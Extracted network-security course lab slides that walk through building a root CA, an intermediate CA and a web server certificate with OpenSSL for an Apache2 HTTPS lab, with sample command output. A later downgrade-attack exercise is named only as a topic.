

TLS handshake 1.2 vs 1.3




TLS handshake 1.2 vs 1.3




TLS handshake 1.2 vs 1.3





TLS handshake 1.2 vs 1.3



TLS handshake 1.2 vs 1.3



TLS handshake 1.2 vs 1.3




Lab:


- 1. simple HTTPS website with APACHE2**
- 2. HTTPS downgrade attack**

Lab Topology

attacker in lab2:
1. MiTM executor
2. fake website



Basic network configuration



Part 1: a simple HTTPS server

- Step 1:*** generate root CA, intermediate CA and website (www.sito.it) certificates with openssl
- Step 2:*** configure the HTTPS Apache2 virtual host on gns2
- Step 3:*** check the HTTPS server with lubuntu1 (security exception will be required)

STEP 1: Certificate generation with OpenSSL

OpenSSL at a glance

- ❑ **OpenSSL (www.openssl.org)** is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) network protocols and related cryptography standards required by them
- ❑ Main components
 - ❑ Cryptography library: `libcrypto`
 - ❑ SSL/TLS protocol library: `libssl`
 - ❑ `openssl` program
- ❑ The `openssl` program is a command line tool for using the various cryptography functions of OpenSSL's crypto library from the shell. It can be used for
 - ❑ Creation and management of private keys, public keys and parameters
 - ❑ Public key cryptographic operations
 - ❑ Creation of X.509 certificates, CSRs and CRLs
 - ❑ Calculation of Message Digests
 - ❑ Encryption and Decryption with Ciphers
 - ❑ SSL/TLS Client and Server Tests
 - ❑ Handling of S/MIME signed or encrypted mail
 - ❑ Time Stamp requests, generation and verification

Create a CA and sign certificate request with openssl

1. Generate the RSA key pair for our root CA
2. Create a self-signed certificate for our root CA
3. Generate the RSA key pair for our intermediate CA
4. Generate a CSR for the intermediate CA
5. Sign the CSR with the root CA private key
6. Generate the RSA key pair for the web server
7. Generate a CSR for the web server
8. Sign the CSR with the intermediate CA private key

Simplified scenario

- Everything hosted on the same machine (root, intermediate and server. Not realistic...)
- Only a few X509v3 extensions
- NO certificate database
- BTW we don't use (on purpose) the "openssl ca" command..
- NO revocation

Create the CA keys

Prepare our CA folder and the serial number file

```
marlon@marlon-vmxrn:~/Labs$ mkdir CA  
marlon@marlon-vmxrn:~/Labs$ cd CA/  
marlon@marlon-vmxrn:~/Labs/CA$ echo -e "01\n" > serial
```

Create the CA key pair

```
marlon@marlon-vmxrn:~/Labs/CA$ openssl genrsa -out root.key  
Generating RSA private key, 2048 bit long modulus  
.....++  
.....++  
e is 65537 (0x10001)
```

Note 1: OpenSSL uses the CRT-RSA [1] variant, as defined in the standard PKCS1 [2]. This variant uses the Chinese Remainder Theorem to speed up computation.

Note 2: openssl also supports ECC... check the **ec** and **eccparam** commands

References:

[1] http://www.di-mgt.com.au/crt_rsa.html

[2] <http://www.ietf.org/rfc/rfc3447.txt>

Generate the CA self signed certificate

```
marlon@marlon-vmxbn:~/Labs/$ openssl req -new -x509 -days 1460  
-key root.key -out root.crt  
You are about to be asked to enter information that will be  
incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name  
or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
----  
Country Name (2 letter code) [AU]:IT  
State or Province Name (full name) [Some-State]:Lazio  
Locality Name (eg, city) []:Rome  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ISS  
Organizational Unit Name (eg, section) []:  
Common Name (eg, YOUR name) []:ISS ROOT CA  
Email Address []:
```

```
Data:  
    Version: 3 (0x2)  
    Serial Number:  
        40:f4:ca:b8:7c:2f:c3:1e:09:63:ce:59:9f:59:b2:c6:76:1b:00:c6  
    Signature Algorithm: sha256WithRSAEncryption  
    Issuer: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA  
    Validity  
        Not Before: Nov 17 10:55:57 2020 GMT  
        Not After : Nov 16 10:55:57 2024 GMT  
    Subject: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA  
    Subject Public Key Info:  
        Public Key Algorithm: rsaEncryption  
        RSA Public-Key: (2048 bit)  
        Modulus:  
            00:c7:44:dd:30:4c:80:4a:45:40:95:78:fe:ea:c6:  
            3d:48:26:19:6c:a5:a0:82:81:4b:d2:f6:18:31:9d:  
            b6:56:45:d2:bf:83:37:1b:b0:4b:65:c4:59:30:87:  
            10:68:d9:6e:34:63:c9:60:20:ca:70:11:00:00:  
        Exponent: 65537 (0x10001)  
    ... truncated! ...  
X509v3 extensions:  
    X509v3 Subject Key Identifier:  
        90:3A:0A:A9:8B:12:53:3F:AD:03:A3:51:F3:90:F2:53:6C:3C:7F:2D  
    X509v3 Authority Key Identifier:  
        keyid:90:3A:0A:A9:8B:12:53:3F:AD:03:A3:51:F3:90:F2:53:6C:3C:7F:2D  
    X509v3 Basic Constraints: critical  
        CA:TRUE  
    Signature Algorithm: sha256WithRSAEncryption  
        af:da:0e:2b:af:05:dc:69:14:3b:c0:f1:97:6b:f9:80:08:e6:  
        a9:f0:3e:b9:ae:1f:lc:fc:a8:d8:6d:92:0d:c1:4a:66:da:  
    ... truncated! ...
```

Note on certificate profiles

- ❑ OpenSSL automatically applies the root CA profile to all self signed certificates
- ❑ For the intermediate and user certificates we need to explicitly specify a certificate profile
 - ❑ Profiles are (usually) specified in the openssl configuration file (in –ubuntu distros /etc/ssl/openssl.conf)
- ❑ A profile defines a set of extension to be added in a certificate (or CSR, or CRL, etc..)
 - ❑ usr_cert, v3_ca, v3_req, etc...
 - ❑ More later on...

Intermediate CA keys and CSR

Create the intermediate CA's key pair

```
marlon@marlon-vmxrn:~/Labs/CA$ openssl genrsa -out intermediate.key
Generating RSA private key, 2048 bit long modulus
.....+
.....+
e is 65537 (0x10001)
```

Create the CSR. **This certificate will be signed with the root CA's private key**

```
marlon@marlon-vmxrn:~/Labs/CA$ openssl req -new -key intermediate.key -out
intermediate.csr

Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Lazio
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ISS
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:ISS INTERMEDIATE CA
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

What is the CSR challenge password

- It's the password you set during the certificate request to share a revocation password with the CA
 - rarely to never used in practice
 - CAs nowadays have "normal" log-in mechanisms just like any other website and use them for checking revocation.

Intermediate CA X509 extensions

When you sign a certificate you set the following two options:

```
-extfile [file_name]  
-extensions [section_name]
```

In opnessl configuration file (in /etc/ssl/openssl.conf) we already have standard sections defined (for example): **usr_cert**, **v3_req**, **v3_ca**, **crl_ext**

In addition, you can define extra sections

```
[ section_name ]  
Option1=value  
OptionN=value
```

(See https://www.openssl.org/docs/apps/x509v3_config.html for extensions)

For the intermediate CA be sure that we have the profile in /etc/ssl/openssl.cnf

```
[ v3_intermediate_ca ]  
subjectKeyIdentifier = hash  
authorityKeyIdentifier = keyid:always,issuer  
basicConstraints = critical, CA:true, pathlen:0  
keyUsage = critical, digitalSignature, cRLSign, keyCertSign
```

Signing the intermediate CA's CSR

```
marlon@marlon-vmxrn:~/Labs/CA$ openssl x509 -req -in intermediate.csr -out intermediate.crt  
-CA root.crt -CAkey root.key -CAserial serial -days 365 -extfile /etc/ssl/openssl.cnf  
-extensions v3_intermediate_ca  
Signature ok  
subject=C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA  
Getting CA Private Key
```

```
marlon@marlon-vmxrn:~/Labs/CA$ openssl x509 -in intermediate.crt -text  
Certificate:  
    Data:  
        Version: 3 (0x2)  
        Serial Number: 2 (0x2)  
        Signature Algorithm: sha1WithRSAEncryption  
        Issuer: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA  
        Validity  
            Not Before: Nov 17 11:33:27 2020 GMT  
            Not After : Nov 15 11:33:27 2021 GMT  
        Subject: C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA  
        Subject Public Key Info:  
            Public Key Algorithm: rsaEncryption  
            RSA Public-Key: (2048 bit)  
            Modulus:  
                00:a7:6b:f4:71:46:b8:82:6f:2e:9c:97:01:31:b4: ... truncated! ...
```

Web server keys and CSR

Create the web server key pair

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl genrsa -out server.key
Generating RSA private key, 2048 bit long modulus
.....+
.....+
e is 65537 (0x10001)
```

Create the subject's CSR. This certificate will be signed with the CA's private key

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl req -new -key server.key -out
server.csr

Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]: Lazio
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:testssl.iss.edu ←
Email Address []:
```

This must be the
website name

Server's CSR signing

This command will sign the CSR with the CA's private key (possible also -set_serial)

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -req -in server.csr -out  
server.crt -CA intermediate.crt -CAkey intermediate.key -CAserial serial  
-days 365 -extfile /etc/ssl/openssl.cnf -extensions usr_cert  
Signature ok  
subject=C = IT, ST = Lazio, L = Rome, O = Internet Widgits Pty Ltd, CN =  
testssl.iss.edu  
Getting CA Private Key
```

Dump the signed certificate

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -in server.crt -text  
Certificate:  
    Data:  
        Version: 3 (0x2)  
        Serial Number: 5 (0x5)  
        Signature Algorithm: sha256WithRSAEncryption  
        Issuer: C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA  
        Validity  
            Not Before: Nov 18 14:49:27 2020 GMT  
            Not After : Nov 18 14:49:27 2021 GMT  
